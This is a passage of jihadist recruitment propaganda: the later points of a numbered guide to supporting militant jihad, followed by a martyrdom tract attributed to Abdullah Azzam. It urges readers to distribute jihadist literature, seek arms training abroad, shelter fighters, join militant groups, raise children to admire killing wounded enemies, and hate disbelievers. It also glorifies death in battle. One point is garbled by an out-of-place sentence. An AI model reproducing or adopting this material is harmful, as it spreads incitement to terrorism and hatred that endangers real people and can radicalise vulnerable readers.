Unfortunately we hear some Muslims claiming that the mujahideen lack scholars who support them and they lack a clear strategy and that what the mujahideen are doing is spontaneous and reactionary. Such claims are the furthest from the truth. There are plenty of scholars and strategic thinkers who are supporters of Jihad today. The problem is that because they are on the true path most of them are killed, jailed or forced to go underground. Nevertheless there is still an abundance of material supporting Jihad work and offering strategies for it. In fact the writings of the scholars of Jihad tend to be the most deeply rooted in sharia because they speak it out as it is, which means they do not need to get involved in ignoring any sharia evidence, twisting sharia texts, and searching for odd opinions as some others may do. The scholars of the mujahideen made it clear that they fear no one but Allah and are willing to displease anyone if that pleases him. They refer to Quran and hadith and quote the scholars of the ummah such as Ibn Hajar, al Nawawi, al Qurtubi, ibn Kathir, ibn Taymiyyah, and the four Imams. They have nothing to hide or conceal. This makes their works the most clear and the most convincing. To counter the fact that no publishers or media outlets are willing to risk sponsoring their works, it falls upon the mujahideen and their sympathizers to do that work. It is therefore our responsibility to spread their knowledge. Some ways in which you could contribute:

- Handing out books and pamphlets to your friends and family.
- Posting material online
- Setting up websites that publish such works
- Guiding others towards such websites.
- Email lists
- Placing such information in masjids
- Distributing such material in gatherings
- Holding private circles in which these writings are studied

20. The issuance of fatwas supporting the mujahideen

There are scholars who are willing to speak out the truth. Such scholars should be encouraged to do so and brothers should support these scholars and let them know that they would stand by them. The fatwas of these scholars should be widely distributed to the masses. There are many young brothers and sisters who agree with the methodology of the mujahideen but they are not willing to fully embrace it until they see scholars approving this methodology. At the end of the day the masses are followers and they would like to see scholars guiding them.

21. Providing the scholars and Imams with information and news about the mujahideen

Just because a person is a scholar doesn't mean he knows everything. In fact there is a tendency for people who are specialists in a particular field to ignore, and thus become ignorant, of other fields. Scholars and Imams need to be provided with good material. In my conversations with many scholars – some of whom are on a world class level – I was amazed at their lack of knowledge regarding the mujahideen. They lack information on where the mujahideen stand on issues, their publications and their news. The enemies of Islam know the influence that Muslim scholars have on the ummah. Therefore they give scholars special attention. The enemies of Islam would love to see our scholars debating and fighting over trivial issues in order to divert their attention from the real issues that are facing the ummah.

What the brothers and sisters alike can do is to influence the scholars, because by influencing the views of one scholar you could change the views of thousands of Muslims. Provide the scholar with carefully chosen material to read. In the beginning you should give them concise material. Remember scholars tend to be very busy and have a lot of material on their table to read so you need to follow up with them on whether they read what you gave them or not. Discuss with them issues covered in what they read, and discuss it with them as a student and not as an opponent. Avoid confronting them with controversial questions because their fear or cautiousness could cause them to give you a watered down opinion which they might not sincerely believe in and then try to stand by it and defend it just because they said it. Suggest to Imams issues to discuss in Friday khutbahs and provide them with information that could be used in the khutbahs.

22. Physical fitness

The Messenger of Allah (saaws) says: "The strong believer is better and more beloved to Allah than the weak believer and there is good in both" (Related by Muslim)

Physical fitness is part of the preparation for Jihad. What Jihad needs is not body builders. What Jihad needs is mujahideen who have the ability to walk for long hours, to run for long distances (important for guerrilla warfare), to sprint (important for urban warfare), and to climb mountains. The mujahid needs to be able to perform all of the afore-mentioned while carrying a weight. In Jihad lands such as Bosnia and Chechnya unfit brothers represented a burden on the mujahideen because they would slow down the whole group. Also the unfit can more easily fall in the hands of the enemy. So endurance exercises should take precedence over exercise for strength and flexibility. Even if a Muslim is not going to fight, physical fitness is still important. For example, a fit person can withstand prison and torture more than a person who is not.

The early Muslims were fit since they led a military lifestyle. The companion Amr bin al Aas who opened Egypt in the time of Umar and was appointed as its governor used to say in Jumu'ah khutbah: "I don't want to see any one of you gaining weight while your horse is losing weight. If I see that I will reduce your salaries accordingly"
So dear brothers, exercising with the right intention is an act of worship. Our sisters are not exempt from this. They also need to be fit and the Muslim community needs to work out halal alternatives for the sisters to exercise.

23. Arms training

Preparing for Jihad is obligatory since Jihad today is obligatory and the sharia rule states that: "Whatever is needed for an obligatory act becomes obligatory"
Arms training is an essential part of preparation for Jihad. Allah says: "And prepare against them whatever you are able of power and of steeds of war by which you may terrify the enemy of Allah and your enemy and others besides them whom you don't know but Allah knows" (8:60) The Messenger of Allah (saaws) said regarding this verse: "Power is marksmanship, power is marksmanship" (Related by Muslim)

The issue is so critical that if arms training is not possible in your country then it is worth the time and money to travel to another country to train if you can.

24. First aid training

In many situations the mujahideen have no access to hospitals. In such situations first aid becomes the only available option. In addition to first aid brothers and sisters need to get any medical training that would be relevant to the tough conditions of Jihad. This needs to be determined by brothers and sisters who are in the medical field in coordination with brothers who have an experience in Jihad.

25. Learning the fiqh of Jihad

Learning the fiqh of Jihad includes the fatwas of scholars regarding the issues that face the mujahideen today such as the ruling of Jihad today, rulings of dar-ul-Harb, the issue of civilians and collateral damage, the issue of the covenant of security with non-Muslim governments, fighting in the absence of an Imam, and the ruling on present governments in the Muslim world. It is equally important to study the virtues of Jihad
One also needs to study the writings of scholars and thinkers who are charting out the course for today's Jihad.

26. Protecting the mujahideen and supporting them

Allah says:" Indeed, those who have believed and emigrated and fought with their wealth and lives in the cause of Allah, and those who gave shelter and aided – they are allies of one another." (8:72) And He says: "But those who have believed and emigrated and fought in the cause of Allah and those who gave shelter and aided – It is they who are the believers, truly. For them is forgiveness and noble provision." (8:74)

When the mujahideen are in danger we need to offer them with protection. It is true that such a protection could be very costly but this is a sacrifice that we are offering for the sake of Allah. The Taliban paid the price for offering a safe haven for the foreign mujahideen: They lost their government. But that is not a defeat but a victory because in the eyes of Allah you have won, no matter what the worldly costs are, if you have held on firmly to your religion, and you have lost, no matter what the worldly gains are, if you have wavered in your religion. We should open our houses for the mujahideen among us and we should offer them with the support they need. Isn't that precisely what awarded the Ansar the high status they have achieved?

27. Developing the Aqeedah of Walaa' and Baraa'

The issue of loyalty towards Allah, His Messenger and the believers and the declaration of our animosity towards the disbelievers and their gods has not had its fair share of attention in Islamic circles. Allah says: "There has already been for you an excellent example in Ibrahim and those with him, when they said to their people, "Indeed, we are disassociated from you and from whatever you worship other than Allah. We have denied you, and there has appeared between us and you animosity and hatred forever until you believe in Allah alone"" (60:5)

Allah described the ones who fight in his path as being "Humble towards the believers, powerful against the disbelievers" (5:54) The mujahid should have a clear understanding of what it means to be loyal to Allah, His Messenger and the believers and declaring animosity towards the disbelievers. Ibn Taymiyyah states that: "You need to love the believer even if he wrongs you or oppresses you, and you need to dislike the disbeliever even if he is kind to you".

The hatred of kuffar is a central element of our military creed. We need to realize that Allah will not grant us victory as long as we still have some love towards his enemies in our hearts. The spiritual condition of total loyalty towards Allah and total animosity towards his enemies was a necessary precursor to the judgment of Allah between His prophets and their disbelieving nations. Never was victory attained by the Prophets of Allah and their people until their loyalty towards Allah was complete and their disassociation with the kuffar was complete.

28. Fulfilling our responsibilities towards the Muslim POW

Rasulullah (saaws) says" "And free the prisoner" (al Bukhari). Our scholars say that it is a duty on Muslims to free the POWs even if they have to expend all their money. Many mujahideen are forgotten, lingering in prison cells in every continent around the world. Not even the islands of the sea are spared. We need to raise the awareness of the ummah regarding their issue, keep them in our dua and fight for their release.

29. WWW Jihad

The internet has become a great medium for spreading the call of Jihad and following the news of the mujahideen. Some ways in which the brothers and sisters could be "internet mujahideen" is by contributing in one or more of the following ways:

- Establishing discussion forums that offer a free, uncensored medium for posting information relating to Jihad.
- Establishing email lists to share information with interested brothers and sisters.
- Posting or emailing Jihad literature and news.
- Setting up websites to cover specific areas of Jihad, such as: mujahideen news, Muslim POWs, and Jihad literature.

30. Raising our children on the love of Jihad and the mujahideen

Our children need to be raised up with the love of Jihad and the mujahideen. The stories we narrate to them need to stem from our rich Jihad history. We should have them grow up with Ali bin Abi Talib, Khalid bin al Waleed, Abu Ubaidah, Sad bin Abi Waqqas, Muhammad al Fatih, Muhammad bin al Qasim and Salahudin. Their role models should be the heroes of today's Jihad. On the other hand they should learn to despise Pharaoh, Qaroon, and Abu Jahl as well as today's Pharaohs, Qaroons and Abu Jahls. Our children should not be taught to "stay away from trouble and be a good boy" but to "do the right thing even if it's going to get you in trouble". They need to be taught to be proactive rather than passive. Al Zubair bin al Awam – one of the ten given the glad tidings of Paradise – used to take with him to the battlefield his son Abdullah when he was still a child. But since Abdullah was still a child and therefore couldn't fight, his father would have him carry a small knife and go around the battlefield searching for injured disbelievers in order to finish them off. Abdullah then grew up to become one of the great fighters of this ummah.

Even though the physical Jihad is primarily within the men's domain, our sister still needs to live the "life of a mujahid" which her husband lives. She needs to be supportive of him if he goes for Jihad, content if he is a shaheed and patient if he is taken as a POW. A mujahid sister would be like the women of al Ansar. They saw that Islam was taking away their fathers, brothers, husbands and sons and they were still welcoming the muhajireen and opening their homes for them, spending their money on them when they knew very well the consequences of these actions.

31. Avoiding the life of luxury

Sheikh Abdullah Azzam used to say: "Luxury is the enemy of Jihad". Jihad is difficult and demands sacrifice. Therefore avoiding the life of luxury removes some of the obstacles that may stand between a person and Jihad. You need to be able to sleep on the floor, eat food different than what your mother or wife cooks for you, use cold water for wudu or ghusl, and not mind being unable to take a shower everyday. A brother who aspires to be a mujahid should be able to control his desires and to disobey his nafs. On should train himself to get used to breaking some habits such as his sleeping and eating habits by praying qiyam ul layl and fasting on Mondays and Thursdays. A true mujahid should be able to give up all attachments to this world for the sake of Allah.

32. Learning skills that would benefit the mujahideen

The field of Jihad is wide and it demands many skills. The brothers and sisters need to learn these skills and then use them to serve Islam. I emphasize on using them to serve "Islam" because we hear a lot about Muslims claiming that the reason why they are studying and pursuing degrees is to serve Allah but in the end they end up serving their pockets and selfish desires.

33. Joining groups that work for Jihad

Collective work is an obligation on Muslims today because the application of the law of Allah – which is an obligation - cannot return without a jama'ah (a group). But there are plenty of groups working for Islam so which one should you join?

Since Jihad is the greatest deed after believing in Allah and is the most needed - yet most neglected - act of worship today, it is necessary for you to join a group that has Jihad as its main objective. Every Islamic group that does not work for Jihad is deficient to say the least. That is because from the time Jihad was prescribed after the hijrah of the Messenger of Allah (saaws), the jama'ah that the sahabah were members of always had Jihad as its primary focus. That was true in the time of Rasulullah (saaws), Abu Bakr, Umar, Uthman, Ali and Mu'awiyah. Seerah documents nineteen battles in which the Messenger himself joined and 55 which he sent out. All within a span of ten years! The same can be said about the righteous Khulafa' after him.

34. Spiritual preparation

The defeat of Muslims is not due to the strength of the enemy but is due to the weakness of the Muslims. Allah says: “And whatever strikes you of disaster – it is for what your hands have earned; but He pardons much” (42:30)

Therefore, spiritual preparation is needed for any difficult religious duty. Because the Messenger of Allah (saaws) was going to carry a heavy burden, Allah told him to prepare himself spiritually: “O you who wraps himself [in clothing]. Arise [to pray] the night, except for a little – Half of it – or subtract from it a little. Or add to it, and recite Quran with measured recitation. Indeed, We will cast upon you a heavy word.” (73:1-5)

Since Jihad is one of the heaviest commands of Allah, it needs lots of preparation.

35. Guiding others to the scholars of truth

We need to be aware that we are living in a time when scholars can be “made”. The enemies of Islam through their control of the media and Muslim governments can promote certain figures who they deem as representing a benign form of Islam and consequently, turn them into celebrities. An appointment of a scholar to the post of grand mufti in a particular Muslim country could turn that person into a world class scholar instantly. Arranging for a scholar to have a program on TV or radio makes that scholar famous. On the other hand the scholars of truth are threatened, jailed, and killed. The media ignores them so not many people know them. So does this make them less knowledgeable than the government scholars? The truth is that the scholars who speak out are the most knowledgeable scholars simply because they recognized the truth and proclaimed it.
It is therefore the responsibility of our brothers and sisters to guide others towards them.

36. Preparing for Hijrah

Muslims living amongst non-Muslims have put themselves at the mercy of the kuffar. When the Islamic state was established in Madinah the Messenger of Allah (saaws) declared it illegal to live amongst the disbelievers. Muslims should therefore prepare themselves to leave when the opportunity arises. Preparation for hijrah is not restricted to Muslims living in non-Muslim countries but applies to every Muslim because more often than not Jihad in its self demands hijrah. That is why the Messenger of Allah (saaws) said: “Hijrah does not stop as long as there is an enemy to fight” (Narrated by Ahmad)

37. Giving naseehah to the mujahideen

The mujahideen make mistakes and have shortcomings and need to be given naseehah. You can deliver the naseehah directly to them, you can send it, and you can post it on the internet; whatever way you choose, make sure that you are doing it for the sake of Allah and not to be critical of your brothers.

The naseehah not only includes pointing their shortcomings but also suggesting to them new ideas and warning them of danger.

38. Studying the hadiths of fitan

The hadiths of fitan (plural of fitnah) are the hadiths in which the Messenger of Allah (saaws) spoke about events that would happen to his ummah after him. The word fitnah means “trials”.

Studying the hadiths of fitan is important for the following reasons:

- There is an abundance of hadiths in this category which indicates its importance.
- The speeches of the Messenger of Allah (saaws) were concise and short. However it is narrated that once the Messenger of Allah (saaws) spoke to some companions continuously from fajr until Isha with no breaks except for salah. What was the topic? The trials that would befall this ummah from the time of his death until the end of time. If this topic wasn’t important why would Rasulullah (saaws) speak about it for an entire day?
- The sahabah were interested in knowing about fitan and would ask the Messenger of Allah (saaws) about how to protect themselves from them.

There are great benefits for the mujahideen in learning and teaching the hadiths of fitan:

- The most important benefit is to learn how to protect one’s self from failing in the trails.
- The Muslim gets a general understanding of where the ummah is heading and how it would achieve victory.
- Jihad plays a major role in the history of this ummah. Learning about the hadiths of fitan puts Jihad in its proper perspective. The greatest two leaders of this ummah in the end of time will be men of Jihad: al Mahdi and Isa the son of Mariam.
- The hadiths of fitan clearly reveal that the ascension of this ummah to victory will not be through elections or peaceful dawah, but through fighting in the path of Allah.
- Studying the hadiths of fitan and seeing the role Jihad plays clears the vision of a Muslim and encourages him to join the ranks of the mujahideen.

39. Exposing Pharaoh and his magicians.

The current governments of the Muslim world are playing the role of Pharaoh with Musa and the court scholars are playing the role of the magicians of Pharaoh in deceiving the masses. The governments and their court scholars are the third side of the triangle of enemies of the ummah alongside the Crusaders and the Zionists.

40. Nasheeds:

Muslims need to be inspired to practice Jihad. In the time of Rasulullah (saaws) he had poets who would use their poetry to inspire the Muslims and demoralize the disbelievers. Today nasheed can play that role. A good nasheed can spread so widely it can reach to an audience that you could not reach through a lecture or a book. Nasheeds are especially inspiring to the youth, who are the foundation of Jihad in every age and time. Nasheeds are an important element in creating a "Jihad culture". Nasheeds are abundant in Arabic but scarce in English. Hence it is important for talented poets and talented singers to take up this responsibility. The nasheeds can cover topics such as: Martyrdom, Jihad is our only solution, support of the mujahideen, support of the present day leaders of Jihad (to connect the youth to them), the situation of the Ummah, the responsibility of the youth, the victory of Islam and defending the religion. The nasheeds should focus on Justice rather than peace and strength rather than weakness. The nasheeds should be strong and uplifting and not apologetic and feminine.

41. Boycotting the economy of the enemy.

When Thumama bin Athaal became Muslim he boycotted Quraish by preventing the caravans carrying wheat to Makkah from passing through his land. Today Muslims should boycott the economies of the enemy by boycotting their products.

42. Learning Arabic

Arabic is the international language of Jihad. Most of the Jihad literature is available only in Arabic and publishers are not willing to take the risk of translating it. The only ones who are spending the money and time translating Jihad literature are the Western intelligence services…and too bad, they would not be willing to share it with you. Arabic also happens to be the predominant language of the foreign mujahideen in every land of Jihad so without it you might end up talking to yourself. It is important for the mujahideen to able to communicate through a common language and Arabic is the proper candidate.

43. Translating Jihad literature into other languages

As I stated in the previous point most of the Jihad literature is in Arabic. Brothers and sisters who speak a foreign language in addition to Arabic should translate the most important works into their languages.

Every movement of change is preceded first by an intellectual change. It is said that the time of Salahudeen was preceded by an upsurge in writings about Jihad. We are seeing this happen today. This revival of Jihad needs to take place among Muslims of every tongue.

44. Teaching others about the characteristics of al Ta'ifah al Mansoorah.

The Messenger of Allah (saaws) says: A group of my ummah would continue fighting, obeying the command of Allah, defeating their enemies and they would not be harmed by those who are against them until the hour starts (the Day of Judgment)" (Related by al Hakim and he stated that the hadith is authentic)

This is the victorious group which each one of us should strive to join. You can recognize this group by their attributes which are as follows:

- They are a "group": They work collectively and cooperate for the cause of good.
- "Fighting": This is a key feature of this group. This characteristic alone would eliminate many of the groups working for Islam today.
- "They are not harmed by those who disagree with them": This is because they have Allah on their side. I heard an English nasheed and even though the singer was a male but the voice and content was so feminine it gives you nausea. All what he was singing In another narration it says: "they are not harmed by those who betray them" which means that they would be betrayed by a lot of Muslims, yet, that won't harm them.
- "They are victorious": Victory here doesn't necessarily mean against their enemies in this world. It means that they would succeed in preserving the religion and fighting for it until they die and meet Allah. It means they will never give up, compromise, or falter in carrying on the banner of Islam.

Teaching others about al Taifah al Mansoorah would help them find the truth.
Any Muslim who has basic knowledge of Islam, common sense, is willing to give up taqlid (blind following) of groups or Shuyukh, and think objectively would easily recognize which groups represent these attributes today. These characteristics fit them like a glove.

So brothers and sisters, these were some suggestions on how you can support Jihad in this day. These words don't really mean much unless they are applied. So please apply as much as you can yourself and advise others to do the same.

In the end, we ask Allah to guide us to the straight path and to make us of those who listen to the words and follow the best of them. We ask you O Allah to make us among the mujahideen and to grant us victory over your enemies. Ameen!

Virtues of Martyrdom in the Path of Allah

'Abdullah Yusuf 'Azzam
Adopted from the works of ash-Sheikh ash-Shaheed 'Abdullah Azzam

"The life of the Ummah is connected to the ink of the scholars and the blood of the martyrs. What is more beautiful than to write the history of the Ummah with both the ink of the scholar and his blood, such that the map of Islamic history becomes coloured with two lines: one of them black, and that is what the scholar writes with the ink of his pen; and the second red, and that is what the martyr writes with his blood. And more beautiful than this is when the blood is one and the pen is one, so that the hand of the scholar, which expends the ink and moves the pen, is the same hand that expends his blood and moves the nations. The extent to which the number of martyred scholars increases, is the extent to which nations are delivered from their slumber, rescued from their decline and awoken from their sleep.

So history does not write its lines except with blood. Glory does not build its lofty edifice except with skulls. Honour and respect cannot be established except on a foundation of cripples and corpses. Empires, noble persons, states and societies, cannot be established except with examples" ash-Sheikh ash-Shaheed 'Abdullah Yoosuf 'Azzam – May Allah have mercy upon you Ya Sheikhana! For your blood was not shed in vain after your assassination in 1989.

Glossary:
Shaheed: Lit. A witness, a martyr
Shuhadaa`: Plural of Shaheed - martyrs
Shahaadah: Lit. Testimony, martyrdom

1 – The blood of the Shaheed smells of musk:
"By the One in Whose Hand is my soul, no one is injured in the Path of Allah – and Allah knows best who is truly wounded in His Path – except that he comes (with his wound) on the Day of Resurrection, its colour the colour of blood, and its scent that of musk." [Muslim and Ahmad]

2 – The Most Beloved of the drops to Allah:
"There is nothing more beloved to Allah than two drops or two marks. The teardrop that falls from the fear of Allah, and the drop of blood shed in the Path of Allah. And as for the marks, then a mark in the Path of Allah, and a mark in an obligation from the obligations unto Allah". (Hasan, reported by at-Tirmidhi)

"al-Jihad" is the intended meaning of the phrase "in the Path of Allah" as explained by Ibn Hajr al-'Asqalaani in Fath al-Bari.

About the meaning of "Jihad" Ibn Rushd said: "The word Jihad when it is uttered means to fight the disbelievers with the sword, until they accept Islam, or pay the Jizya (tax) by hand in a state of humiliation"

3 – The Shaheed Wishes to Return to this World:
"Any slave [of Allah] who dies and has been bestowed good from Allah, does not wish to return to the World, even if he is given the World and what it contains; except a Shaheed, due to what he sees from the virtues of Shahaadah [Martyrdom]. So he wishes to return to the World in order to be killed again" – and in another wording – "So that he may be killed ten times due to what he receives from the honour" [al-Bukhari and Muslim]

Scholars differed with regards to the reasons behind naming a martyr "Shaheed" (lit. a witness). Al-Azhari says, "This is because Allah and His Messenger bear witness that he is in Paradise" an-Nadhr says, "ash-Shaheed (a witness), is alive, so they were named that because they are alive with their Lord".

It is also said, "Because the angels of mercy bear witness and take his soul", and "he is from those who will be a witness unto nations", and "He is witnessed to have Iman and a good end in his outward appearance", and "because his blood bears witness for him on the Day of Judgment".

Sheikh 'Abdullah Azzam says: "They are Shuhadaa` [witnesses] to the fact that this Deen is greater than life, and that values are more important than blood, and that principles are more precious than souls"

4 – Haarithah in the Highest Firdaws:
The Prophet – May the Salaah and Salaam of Allah be upon him – said to Umm Haarithah bint an-Nu'maan – after her son was killed in the battle of Badr – after she asked: "Where is he (i.e. is he in Paradise or the Fire)?" – he replied, "Indeed, he is in the highest Firdaws" [al-Bukhaari]

In another Hadeeth reported by al-Bukhaari:

"Indeed, in Paradise are a hundred levels which Allah has prepared for the Mujahideen in His Path. The distance between each level is that of between the heavens and the earth. So when you ask of Allah, then ask Him for Firdaws, for it is the center of Paradise, and the highest part of Paradise, and above it is the throne of The Most Merciful, from whence, the highest Firdaws, the rivers of Paradise spring forth"

5 – The Souls of the Shuhadaa` in the Hearts of Green Birds:
"Indeed the souls of the martyrs are in the hearts of green birds, and they have lanterns hanging underneath the 'arsh (the throne of Allaah). They roam around in Paradise wherever they wish, then they return to their lanterns. So, their Lord enquires: "Do you desire anything?" They say, "What can we desire for, when we roam around in Paradise wherever we wish?" And He asks them this three times. When they realize that they will not cease to be questioned, they say, "O Lord! We wish that you return our souls to our bodies, in order that we be killed in Your Path again" When it is realized that they have no need, they will be left alone." [Muslim]

6 – Special Favours for the Shaheed:
"The Shaheed is granted seven special favours from Allah. He is forgiven (his sins) at the first drop of his blood. He sees his place in Paradise. He is dressed in the clothes of Iman. He is married to the Hoor al-'Ain (beautiful women of Paradise). He is saved from the punishment of the grave. He will be protected from the great fear of the Day of Judgement. A crown of honour will be placed on his head, one jewel of which is better than the whole world and what it contains. He is married to seventy-two of the Hoor al-'Ain (beautiful women of Paradise), and he will be able to intercede for seventy members of his family." [Saheeh – Related by Ahmad, at-Tirmidhi and Ibn Hibbaan]

7 – The Shuhadaa` of Uhud:
"When your brothers were killed at Uhud, Allah placed their souls in the hearts of green birds. They frequent the rivers of Paradise, and eat from its fruits, then return to the lanterns under the Throne. When they enjoy the good in their food and drink, and their excellent speech, they say, "We wish that our brothers knew what Allah has prepared for us, so that they will never abstain from Jihad, nor will they refrain from war" So Allah said, "I will inform them of you" So Allah revealed these verses to His Messenger:

"Think not of those killed in the Path of Allah is dead..." (3:169) [Ahmad, Abu Dawud, al-Hakim classified it Saheeh and adh-Dhahabi agreed]

8 – The Shuhadaa` beside the Baariq river:
"The Shuhadaa` are in a green dome beside the river of Baariq, near the gate of Paradise, from which provision comes to them morning and evening" [Saheeh al-Jami 3/235 # 3636]

9 – ash-Shahaadah is better than cities and villages:
"To be killed in the Path of Allah is more beloved to me than that people of cities and villages belong to me"
[Ahmad – narrators are trustworthy, and the chain is strong]

10 – The Shaheed does not feel the pain of death:
"The Shaheed does not feel [any pain] from killing, except as one of you feels the prick of a needle" [Ahmad, at-Tirmidhi and an-Nasaa`I and the Sanad is Hasan]

11 – Levels of Shuhadaa`:
"The best of the Shuhadaa` are those who fight in the frontlines, and do not turn away their faces until they are killed. They will be thrown into the highest rooms of Paradise, and Allah will laugh at them. And when your Lord laughs at a slave in a certain instance, then there is no account for him" [Ahmad with Saheeh chain (Saheeh al-Jami 1118)]

12 – There are three types of those killed:
"There are three types of those killed. A Mu`min man (a firm believer), who makes Jihad with his wealth and his self in the Path of Allah until he meets the enemy and fights them until he is killed. Then that is the Shaheed who has been tested[to be] in the camp of Allah under His Throne. The Prophets are not better than him, except by the level of Prophethood.

And a man who oppresses his soul with sins and errors, who makes Jihad with his self and his wealth in the Path of Allah, until he meets the enemy and fights until he is killed. Then that is Mumasmasatun (a purifier) that expiates his sins and errors. Indeed, the sword wipes away errors. And he enters [Paradise] from any of the gates of Paradise he wishes. For indeed [the Paradise] has eight gates, and the Hell has seven gates, and some [of the gates] are better than others.

And a hypocrite man, who makes Jihad with his self and his wealth, until he meets the enemy and fights in the Path of Allah until he is killed, then indeed he is in the Hellfire. Verily, the sword does not wipe off an-Nifaaq (hypocrisy)" [Ahmad with Hasan chain, and Ibn Hibbaan classified it Saheeh]

13 – Which killed person is the best?
The Prophet – may the Salaah and the Salaam of Allah be upon him – was asked: "Which killed person is the best?" He replied, "The one whose blood flows and whose limbs are cut [with the sword] in the Path of Allah".
[Ahmad, Abu Dawud and the narrators are trustworthy]

14 – Master of the Shuhadaa`:
"The master of the Shuhadaa` is Hamzah Ibn 'Abdul-Muttalib, and a man who stands up to a tyrannical ruler, and orders him [with good] and forbids him [from wrong], due to which [the ruler] kills him" [Hasan, reported by al-Haakim and adh-Dhiyaa`]

15 – The Soul of the Martyr Eats from the Fruits of Paradise:
"Verily, the souls of the Shuhadaa` are in the hearts of green birds, that eat from the fruits of the Paradise"
[Saheeh, reported by at-Tirmidhi from Ka'b Ibn Malik, and it is also in Saheeh al-Jami #1555]

16 – "Bury the killed in the places where they fought" [Saheeh, reported by the four from Jaabir, and it is also in Saheeh al-Jami # 247]

17 – "There are five (deaths) due to which a person is a Shaheed: The one killed in the Path of Allah is Shaheed, the one who drowns in the Path of Allah is a Shaheed, the one who dies due to stomach illness in the Path of Allah is a Shaheed, the one who dies of plague in the Path of Allah is a Shaheed, and the woman who died in childbirth is a Shaheedah" [Saheeh, reported by an-Nisaa`i from 'Uqbah Ibn Naafi'. Also found in Saheeh al-Jami #3249]

18 – "Whoever sincerely asks Allah for Shahaadah, Allah raises him to the levels of the Shuhadaa`, even if he dies on his bed" [Saheeh, reported by Muslim and the four from Sahl bin Haneef. Also in Saheeh al-Jami' #6152]

Seeking martyrdom with sincerity means making preparation for it as Allah said: "If they really intended to go out [in Jihad] they would have made some preparation" (9:46)

19 – "One who falls down from his beast then he is a Shaheed" [Saheeh, at-Tabarani from Uqbah bin Nafi'. Also in Saheeh al-Jami #6212]

Also, in the Hadeeth of Umm Haraam bint Milhaan, "she went out [for Jihad] with her husband, 'Ubaadah bin as-Saamit, on the first naval expedition by the Muslims lead by Mu'awiyah. When they turned back from their expedition, returning home, and anchored at ash-Shaam, her beast was brought near to her so that she may mount, but she fell and died." [al-Bukhari]

This Hadeeth is also a proof for the fact that the ruling of the one returning from Jihad is the ruling of the one going to Jihad.

20 – "One who is killed defending his wealth is a Shaheed, one who is killed defending his blood is a Shaheed, one who is killed defending his religion is a Shaheed, and one who is killed defending his family is a Shaheed" [Saheeh, reported by Abu Dawud, at-Tirmidhi, an-Nisaa`i and Ahmad from Sa'eed bin Zaid. Also in Saheeh al-Jami' #6321]

This is known in Fiqh as "Repulsing the Aggressor". An "Aggressor" is the one who assaults the honour, lives and wealth.

The scholars from the four schools of Fiqh have agreed upon the obligation of repelling the aggressor who assaults the honour. As for the aggressor assaulting life and property, then it is obligatory – according to the majority – to repel him, which agrees with the correctly chosen opinion of the Maliki and Shafi'i Math-hab, even if it results in killing of a Muslim aggressor.

Al-Jassas said, "We do not know if any difference, in a case where if a man raises his sword against a person to kill him without right, that the Muslims are obliged to repel him" Ibn Taymiya says, "As for the aggressive enemy, who assaults the religion and the worldly life, nothing becomes an obligation after Iman, than repelling him"

21 – "One who is killed repelling oppression is a Shaheed" [Reported by an-Nisaa`i and adh-Dhiyaa` from Suwaid bin Muqrin. Also in al-Jami' #6323]

This is also explained in a Hadeeth narrated by Abu Hurairah and reported by Muslim: that a person came to the Prophet – may the Salaah and the Salaam of Allah be upon him – and said, "O Messenger of Allah, What if a person comes who wants to take my property?" He replied, "Then don't give him your property" The man said, "What if he fights me?" He replied, "Fight him back" The man said, "What if he kills me?" He replied, "Then you are a Shaheed" The man said, "What if I kill him?" He replied, "He is in the Hellfire".

22 – Desiring Shahaadah:
"By Him in whose Hand is my soul, were it not for some men amongst the believers, who disliked to be left behind me, and for whom I cannot provide any means of conveyance, I would certainly never remain behind any unit setting out for a military expedition in the Path of Allah. By Him in whose Hand is my soul, I would love to be killed in the Path of Allah, then be brought back to life again, then killed, then be brought back to life then killed, and then be brought back to life then killed" [al-Bukhari from Abu Hurairah]

Likewise, it is authentically reported about the Shaheed that he "would desire to return to this world, and be killed 10 times due to what he sees from honour".

23 – "A Military expedition in the sea is better than ten military expeditions on land. And the one who traverses is as if he has traversed all the valleys. A seasick person is like the one covered with his blood" [Saheeh, related by al-Hakim from Ibn 'Amr]

24 – "Every sin of a Shaheed is forgiven except debt" [Related by Muslim from Ibn 'Amr]

As al-Qurtubi stated about the Shaheed who is barred from entering Paradise, that his soul is beside the river at the gate of Paradise, called "Baariq", in a green dome from which provision comes to them morning and evening – and Allah knows best.

There comes an important question: Which of the two obligations overrule the other? Should he go in the Path of Allah? Or should he work until he pays off his debts and then go?

Here we say – may Allah give us ability: When a hand span of Muslim land is attacked, Jihad becomes an individual obligation, whereby a debtor may leave without the permission of his creditor, just as a boy may leave without the permission of his father, and this is a matter of agreement amongst the Salaf and the Khalaf of this Ummah.

Similarly, the debtor should evaluate the situation. If he is not able to pay off the debt, then he should leave and not wait to pay off the debt. And if the debtor is able to pay off the debt, then he should further evaluate the situation, and if he thinks that after paying off the debt, the creditor will use the payment for Jihad in the Path of Allah, then it is obligatory to pay off the debt, in order to achieve two benefits: paying off the debt, as well as aiding Jihad. This is how Ibn Taymiya has issued fatwa in al-Fatawa al-Kubra 4/183.

Ibn Taymiya also says: "It is obligatory upon the women to make Jihad with their wealth if they have this bounty, and similarly with the wealth of children. For if the enemy attacks, then to repel their harm upon the religion, lives and honour is obligatory by consensus"

25 – The Shaheed who did not bow down to Allah once:
"On the authority of Abu Hurairah: Amr ibn Uqaysh had given usurious loans in pre-Islamic period; so he disliked to embrace Islam until he took them. He came on the day of Uhud and asked: Where are my cousins? They (the people) replied: At Uhud. He asked: Where is so-and-so? They said: At Uhud. He asked: Where is so-and-so? They said: At Uhud. He then put on his coat of mail and rode his horse; he then proceeded towards them. When the Muslims saw him, they said: Keep away, Amr. He said: I have become a believer. He fought until he was wounded. He was then taken to his family wounded. Sa'd ibn Mu'adh came to his sister: Ask him (whether he fought) out of partisanship, out of anger for them, or out of anger for Allah. He said: Out of anger of Allah and His Apostle. He then died and entered Paradise. He did not offer any prayer to Allah." [al-Haafidh said in al-Isaabah – its chain is strong, narrated by the group from Ibn Ishaaq]

26 – A Shaheed killed by his own weapon:
On the authority of Salamah bin al-Akwa' who said: On the Day of Khaibar, my brother fought very fiercely, but he was hit by his own sword and killed. So the companions of the Messenger of Allah – may the Salaah and the Salaam of Allah be upon him – said after having doubts about him [Salamah's brother], "The man died due to his own weapon" So the Prophet – may the Salaah and the Salaam of Allah be upon him – said, "He died while making Jihad, as a Mujahid" Ibn Shahaab said: I then asked Salamah Ibn al-Akwa's son, so he narrated to me from his father the like of it, except that he also said: The Messenger of Allah – may the Salaah and the Salaam of Allah be upon him – said, "They have lied! He died while making Jihad, as a Mujahid, so he will be rewarded twice"

